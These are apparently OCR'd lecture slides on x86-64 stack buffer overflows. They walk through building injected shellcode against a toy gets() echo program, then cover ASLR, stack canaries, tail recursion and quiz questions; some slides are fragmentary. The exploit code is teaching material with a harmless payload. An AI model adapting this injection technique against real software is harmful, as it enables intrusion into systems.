
Supplied by CMU, but adapted for x86-64.

Avoiding Overflow Vulnerability

```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    fgets(buf, 4, stdin);
    puts(buf);
}
```

- **Use library routines that limit string lengths**
  - **`fgets` instead of `gets`**
  - **`strncpy` instead of `strcpy`**
  - **don't use `scanf` with `%s` conversion specification**
    - » **use `fgets` to read the string**
    - » **or use `%ns` where `n` is a suitable integer**


Supplied by CMU.



Supplied by CMU, but adapted for x86-64.

```
int main( ) {
    char buf[80];
    gets(buf);
    puts(buf);
    return 0;
}
```

```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```




Programs susceptible to buffer-overflow attacks are amazingly common and thus such attacks are probably the most common of the bug-exploitation techniques. Even drivers for network interface devices have such problems, making machines vulnerable to attacks by maliciously created packets.

Here we have a too-simple implementation of an echo program, for which we will design and implement an exploit. Note that, strangely, gcc has allocated 88 bytes for buf. We'll discuss reasons for this later — it has to do with cache alignment.

Note that in this version of our example, there is no function called "echo" – everything is done within *main*.

Crafting the Exploit ...

- Code + padding
  - 96 bytes long
    - » 88 bytes for buf
    - » 8 bytes for return address



Code (in C):

```
void exploit() {
  write(1, "hacked by twd\n",
       strlen("hacked by twd\n"));
  exit(0);
}
```



The “write” routine is the lowest-level output routine (which we discuss in a later lecture). The first argument indicates we are writing to “standard output” (normally the display). The second argument is what we’re writing, and the third argument is the length of what we’re writing.

The “exit” routine instructs the OS to terminate the program.

Quiz 2

The exploit code will be read into memory starting at location 0x7fffffffe948. What value should be put into the return-address portion of the stack frame?

a) 0
b) 0x7fffffffe948
c) 0x7fffffffe9a0
d) it doesn't matter what value goes there



Assembler Code from gcc

```
    .file "exploit.c"
    .section        .rodata.str1.1,"aMS",@progbits,1
.LC0:
    .string "hacked by twd\n"
    .text
    .globl  exploit
    .type   exploit, @function
exploit:
.LFB19:
    .cfi_startproc
    subq    $8, %rsp
    .cfi_def_cfa_offset 16
    movl    $14, %edx
    movl    $.LC0, %esi
    movl    $1, %edi
    call    write
    movl    $0, %edi
    call    exit
    .cfi_endproc
.LFE19:
    .size   exploit, .-exploit
    .ident  "GCC: (Debian 4.7.2-5) 4.7.2"
    .section .note.GNU-stack,"",@progbits
```


This is the result of assembling the C code of the previous slide using the command "gcc –S exploit.c –O1". In a later lecture we'll see what the unexplained assembler directives (such as .globl) mean, but we're looking at this code so as to get the assembler instructions necessary to get started with building our exploit.

Exploit Attempt 1

```
exploit:  # assume start address is 0x7fffffffe948
  subq  $8, %rsp         # needed for syscall instructions
  movl  $14, %edx        # length of string
  movq  $0x7fffffffe973, %rsi   # address of output string
  movl  $1, %edi         # write to standard output
  movl  $1, %eax         # do a "write" system call
  syscall
  movl  $0, %edi         # argument to exit is 0
  movl  $60, %eax        # do an "exit" system call
  syscall
str:
.string "hacked by twd\n"
  nop
  nop
  ...     29 no-ops
  nop
.quad 0x7fffffffe948
.byte '\n'
```


Here we've adapted the compiler-produced assembler code into something that is completely self-contained. The "syscall" assembler instruction invokes the operating system to perform, in this case, *write* and *exit* (what we want the OS to do is encoded in register eax).

We've added sufficient nop (no-op) instructions (which do nothing) so as to pad the code so that the .quad directive (which allocates an eight-byte quantity initialized with its argument) results in the address of the start of this code (`0x7fffffffe948`) overwriting the return address. The .byte directive at the end supplies the newline character that indicates to gets that there are no more characters.

The intent is that when the echo routine returns, it will return to the address we've provided before the newline, and thus execute our exploit code.

Actual Object Code

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   ba 0e 00 00 00          mov    $0xe,%edx
   9:   48 be 73 e9 ff ff ff    movabs $0x7fffffffe973,%rsi
  10:   7f 00 00
  13:   bf 01 00 00 00          mov    $0x1,%edi
  18:   b8 01 00 00 00          mov    $0x1,%eax
  1d:   0f 05                   syscall
  1f:   bf 00 00 00 00          mov    $0x0,%edi
  24:   b8 3c 00 00 00          mov    $0x3c,%eax
  29:   0f 05                   syscall
                                                big problem!
000000000000002b <str>:
  2b:   68 61 63 6b 65          pushq  $0x656b6361
  30:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  34:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  38:   0a 00                   or     (%rax),%al
  . . .
```


This is the output from “objdump –d” of our assembled exploit attempt. It shows the initial portion of the actual object code, along with the disassembled object code. (It did its best on disassembling str, but it’s not going to be executed as code.) The problem is that if we give this object code as input to the echo routine, the call to *gets* will stop processing its input as soon as it encounters the first 0a byte (the ASCII encoding of ‘\n’). Fortunately none of the actual code contains this value, but the string itself certainly does.

Exploit Attempt 2

```
.text
exploit: # starts at 0x7fffffffe948
subq   $8, %rsp
movb   $9, %dl
addb   $1, %dl
movq   $0x7fffffffe990, %rsi
movb   %dl, (%rsi)
movl   $14, %edx
movq   $0x7fffffffe984, %rsi
movl   $1, %edi
movl   $1, %eax
syscall
movl   $0, %edi
movl   $60, %eax
syscall
```

append 0a to str

```
str:
.string "hacked by twd"

nop
nop
 ...
nop

.quad 0x7fffffffe948
.byte '\n'
```

13 no-ops

To get rid of the “0a”, we’ve removed it from the string. But we’ve inserted code to replace the null at the end of the string with a “0a”. This is somewhat tricky, since we can’t simply copy a “0a” to that location, since the copying code would then contain the forbidden byte. So, what we’ve done is to copy a “09” into a register, add 1 to the contents of that register, then copy the result to the end of the string (which will be at location `0x7fffffffe990)`.

Actual Object Code, part 1

```
Disassembly of section .text:

0000000000000000 <exploit>:
   0:   48 83 ec 08             sub    $0x8,%rsp
   4:   b2 09                   mov    $0x9,%dl
   6:   80 c2 01                add    $0x1,%dl
   9:   48 be 90 e9 ff ff ff    movabs $0x7fffffffe990,%rsi
  10:   7f 00 00
  13:   88 16                   mov    %dl,(%rsi)
  15:   ba 0e 00 00 00          mov    $0xe,%edx
  1a:   48 be 84 e9 ff ff ff    movabs $0x7fffffffe984,%rsi
  21:   7f 00 00
  24:   bf 01 00 00 00          mov    $0x1,%edi
  29:   b8 01 00 00 00          mov    $0x1,%eax
  2e:   0f 05                   syscall
  30:   bf 00 00 00 00          mov    $0x0,%edi
  35:   b8 3c 00 00 00          mov    $0x3c,%eax
  3a:   0f 05                   syscall
      . . .
```


Again we have the output from “objdump –d”.

Actual Object Code, part 2

```
000000000000003c <str>:
  3c:   68 61 63 6b 65          pushq  $0x656b6361
  41:   64 20 62 79             and    %ah,%fs:0x79(%rdx)
  45:   20 74 77 64             and    %dh,0x64(%rdi,%rsi,2)
  49:   00 90 90 90 90 90       add    %dl,-0x6f6f6f70(%rax)
  4f:   90                      nop
  50:   90                      nop
  51:   90                      nop
  52:   90                      nop
  53:   90                      nop
  54:   90                      nop
  55:   90                      nop
  56:   90                      nop
  57:   48 e9 ff ff ff 7f       jmpq   8000005c <str+0x80000020>
  5d:   00 00                   add    %al,(%rax)
  5f:   0a                      .byte 0xa
```


The only ‘0a’ appears at the end; the entire exploit is exactly 96 bytes long. Again, the disassembly of str is meaningless, since it’s data, not instructions.

Quiz 3

```c
int main( ) {
   char buf[80];
   gets(buf);
   puts(buf);
   return 0;
}
```


```
main:
  subq  $88, %rsp  # grow stack
  movq  %rsp, %rdi # setup arg
  call  gets
  movq  %rsp, %rdi # setup arg
  call  puts
  movl  $0, %eax   # set return value
  addq  $88, %rsp  # pop stack
  ret
```

Exploit Code (in C):

```c
void exploit() {
  write(1, "hacked by twd\n", 15);
  exit(0);
}
```

The exploit code is executed:

a) **before the call to *gets***
b) **before the call to *puts*, but after *gets* returns**
c) **on return from *main***




Supplied by CMU.

Randomized stack offsets are a special case of what's known as "address-space layout randomization" (ASLR).

Because of them, our exploit of the previous slides won't work in general, since we assumed the stack always starts at the same location.

Making the stack non-executable also prevents our exploit from working.



Supplied by CMU.

The –fstack-protector flag causes gcc to emit stack-canary code for functions that use buffers larger than 8 bytes. The –fstack-protector-all flag causes gcc to emit stack-canary code for all functions.

Protected Buffer Disassembly


```
0000000000400610 <echo>:
  400610:   48 83 ec 18             sub    $0x18,%rsp
  400614:   64 48 8b 04 25 28 00    mov    %fs:0x28,%rax
  40061b:   00 00
  40061d:   48 89 44 24 08          mov    %rax,0x8(%rsp)
  400622:   31 c0                   xor    %eax,%eax
  400624:   48 89 e7                mov    %rsp,%rdi
  400627:   e8 c4 fe ff ff          callq  4004f0 <gets@plt>
  40062c:   48 89 e7                mov    %rsp,%rdi
  40062f:   e8 7c fe ff ff          callq  4004b0 <puts@plt>
  400634:   48 8b 44 24 08          mov    0x8(%rsp),%rax
  400639:   64 48 33 04 25 28 00    xor    %fs:0x28,%rax
  400640:   00 00
  400642:   74 05                   je     400649 <echo+0x39>
  400644:   e8 77 fe ff ff          callq  4004c0 <__stack_chk_fail@plt>
  400649:   48 83 c4 18             add    $0x18,%rsp
  40064d:   c3                      retq
```


Supplied by CMU.

The operand “%fs:0x28” requires some explanation, as it uses features we haven’t previously discussed. *fs* is one of a few “segment registers,” which refer to other areas of memory. They are generally not used, being a relic of the early days of the x86 architecture before virtual-memory support was added. You can think of *fs* as pointing to an area where global variables (accessible from anywhere) may be stored and made read-only. It’s used here to hold the “canary” values. The area is set up by the operating system when the system is booted; the canary is set to a random value so that attackers cannot predict what it is. It’s also in memory that’s read-only so that the attacker cannot modify it.

Note that objdump’s assembler syntax is slightly different from what we normally use in gcc: there are no “q” or “l” suffices on most of the instructions, but the call instruction, strangely, has a q suffix.


Setting Up Canary




```
/* Echo Line */
void echo()
{
    char buf[4];  /* Way too small! */
    gets(buf);
    puts(buf);
}
```

```
echo:
    . . .
    movq    %fs:40, %rax      # Get canary
    movq    %rax, 8(%rsp)     # Put on stack
    xorl    %eax, %eax        # Erase canary
    . . .
```


Supplied by CMU.



Supplied by CMU.

Recursive Function

```c
/* Recursive popcount */
int pcount_r(unsigned x) {
  if (x == 0)
    return 0;
  else return
    (x & 1) + pcount_r(x >> 1);
}
```

- Registers
  - %eax, %edx used without first saving
  - %ebx used, but saved at beginning & restored at end

```
pcount_r:
    pushl  %ebp
    movl   %esp, %ebp
    pushl  %ebx
    subl   $4, %esp
    movl   8(%ebp), %ebx
    movl   $0, %eax
    testl  %ebx, %ebx
    je     .L3
    movl   %ebx, %eax
    shrl   $1, %eax
    movl   %eax, (%esp)
    call   pcount_r
    movl   %ebx, %edx
    andl   $1, %edx
    leal   (%edx,%eax), %eax
.L3:
    addl   $4, %esp
    popl   %ebx
    popl   %ebp
    ret
```


Supplied by CMU.

Tail Recursion

```
int factorial(int x) {
  if (x == 1)
    return x;
  else
    return
      x*factorial(x-1);
}
```

```
int factorial(int x) {
  return f2(x, 1);
}

int f2(int a1, int a2) {
  if (a1 == 1)
    return a2;
  else
    return
      f2(a1-1, a1*a2);
}
```


The slide shows two implementations of the factorial function. Both use recursion. In the version on the left, the result of each recursive call is used within the invocation that issued the call. In the second, the result of each recursive call is simply returned. This is known as *tail recursion*.


No Tail Recursion (1)

x: 6
return addr
x: 5
return addr
x: 4
return addr
x: 3
return addr
x: 2
return addr
x: 1
return addr

Here we look at the stack usage for the version without tail recursion. Note that we have as many stack frames as the value of the argument; the results of the calls are combined after the stack reaches its maximum size.

No Tail Recursion (2)

x: 6	ret: 720
return addr	
x: 5	ret: 120
return addr	
x: 4	ret: 24
return addr	
x: 3	ret: 6
return addr	
x: 2	ret: 2
return addr	
x: 1	ret: 1
return addr	



With tail recursion, since the result of the recursive call is not used by the issuing stack frame, it’s possible to reuse the issuing stack frame to handle the recursive invocation. Thus rather than push a new stack frame on the stack, the current one is written over. Thus the entire sequence of recursive calls can be handled within a single stack frame.

Code: gcc –O1

```
f2:
        movl    %esi, %eax
        cmpl    $1, %edi
        je      .L5
        subq    $8, %rsp
        movl    %edi, %esi
        imull   %eax, %esi
        subl    $1, %edi
        call    f2        # recursive call!
        addq    $8, %rsp
.L5:
        rep
        ret
```


This is the result of compiling the tail-recursive version of factorial using gcc with the –O1 flag. This flags turns on a moderate level of code optimization, but not enough to cause the stack frame to be reused.

Code: gcc –O2

```
f2:
        cmpl    $1, %edi
        movl    %esi, %eax
        je      .L8
.L12:
        imull   %edi, %eax
        subl    $1, %edi
        cmpl    $1, %edi
        jne     .L12
.L8:
        rep
        ret
```

loop!

Here we've compiled the program using the –O2 flag, which turns on additional optimization (at the cost of increased compile time), with the result that the recursive calls are optimized away — they are replaced with a loop.

Why not always compile with –O2? For "production code" that is bug-free (assuming this is possible), this is a good idea. But this and other aggressive optimizations make it difficult to relate the runtime code with the source code. Thus, a runtime error might occur at some point in the program's execution, but it is impossible to determine exactly which line of the source code was in play when the error occurred.

Quiz 4


```
int main() {
   recur();
   return 0;
}

void recur() {
   char c = getchar();
   if (c != EOF) {
      recur();
      putchar(c);
   }
}
```

- **What does this program do?**
  - a) **repeatedly: reads a char, then writes it**
  - b) **reads in all its input, then writes it out in the order it was read in**
  - c) **reads in all its input, then writes it all out in reverse order**
  - d) **reads in all of its input backwards, then writes it all out**


The function *getchar* reads (and returns) the next input character. The function *putchar* outputs its argument.

Reversing the Input




abcdefghijklmnopqrstuvwxyz

Reversing the Input




Reversing the Input



cdefghijklmnopqrstuvwxyz

Reversing the Input




defghijklmnopqrstuvwxyz

Reversing the Input

qrstuvwxyz

Reversing the Input



print buf:

ponmlkjihgfedcba

(Sort of) Doing it in C

```
int main( ) {
  char *buf;
  unsigned long cnt=0;
  long i;
  unsigned long ssize;

  for (ssize=16; ; ssize += 16) {
    buf = Alloc16BytesOnStack();
    for (i=15; i>=0; i--, cnt++) {
      if ((buf[i] =
          getchar()) == EOF)
        goto done;
      }
    }
done:
  write(1, &buf[i+1], cnt);
  write(1, "\n", 1);

  PopBytesOffStack(ssize);
  return 0;
}
```

